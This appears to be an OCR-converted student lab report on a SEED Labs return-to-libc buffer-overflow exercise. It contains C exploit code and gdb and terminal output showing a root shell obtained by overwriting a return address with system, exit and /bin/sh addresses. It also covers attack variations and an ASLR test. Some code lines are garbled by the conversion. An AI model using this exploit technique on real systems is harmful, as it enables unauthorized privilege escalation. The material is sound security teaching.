

Lab12

Task 1: find the address of system and exit;




Task 2: Putting the shell string in the memory



Task 3: Exploiting the Buffer-Overflow Vulnerability

Firstly , I get the location of "/bin/sh" is



Then I construct my file as following:

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    *(long *) &buf[24] = 0xb7e42da0;
    *(long *) &buf[28] = 0xb7e369d0 ;
    *(long *) &buf[32] = 0xbffffde9 ;
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
    return 1;
}
```

The steps is as following:

1: Find three addresses: **0xb7e42da0**(system) **0xb7e369d0**(exit) **0xbffffde9**(/bin/sh)

2:From the following slide, I know that the order of this three slides should be


/bin/sh > exit > system

So the draft is as following:

```
*(long *) &buf[x] = 0xb7e42da0;
*(long *) &buf[x+4] = 0xb7e369d0 ;
*(long *) &buf[x+8] = 0xbffffde9 ;
```

The buffer is of size 12. So I tried starting from x=16,20,24

And Successfully attack at last!




```
gdb-peda$ quit
[11/28/21]seed@VM:~/Desktop$ ./retlib
bffffdef
Segmentation fault
[11/28/21]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[11/28/21]seed@VM:~/Desktop$ ./exploit
[11/28/21]seed@VM:~/Desktop$ ./retlib
bffffdef
#
```

Attack variation 1: exclude exit address.

```
int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");
        *(long *) &buf[24] = 0xb7e42da0;
        //*(long *) &buf[28] = 0xb7e369d0 ;
        *(long *) &buf[32] = 0xbfffdef ;
        fwrite(buf, sizeof(buf), 1, badfile);
        se(badfile);
        rn 1;
```

Wireshark

I can still get the shell, but when I exit, I get a segment fault.

```
[11/28/21]seed@VM:~/Desktop$ ./retlib
bffffdef
# exit
Segmentation fault
```

Attack variation 2: Change the name

If change the name to newretlib, the /bin/sh address changed, so the attack failed!

```
[11/28/21]seed@VM:~/Desktop$ ./newretlib
bffffde9
zsh:1: command not found: h
```

If I change the address in the code, the attack success again !

```
[11/28/21]seed@VM:~/Desktop$ gcc -o exploit e
[11/28/21]seed@VM:~/Desktop$ ./exploit
[11/28/21]seed@VM:~/Desktop$ ./newretlib
bffffde9
#
```

Task 4: Turning on Address Randomization

Firstly, turn on the address randomization.

```
[11/28/21]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=2
kernel.randomize_va_space = 2
```

The attack failed.

The **three address value** all changed each time. As show below. But the stack structure is stable so XYZ is not changed.

```
[11/28/21]seed@VM:~/Desktop$ ./retlib
bff3bdef
Segmentation fault
[11/28/21]seed@VM:~/Desktop$ ./retlib
bfb1edef
Segmentation fault
[11/28/21]seed@VM:~/Desktop$ ./retlib
bfcf6def
Segmentation fault
```

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address s
pace is on.
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb763fda0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76339d0 <__GI_
exit>
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75ddda0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75d19d0 <__GI_
exit>
```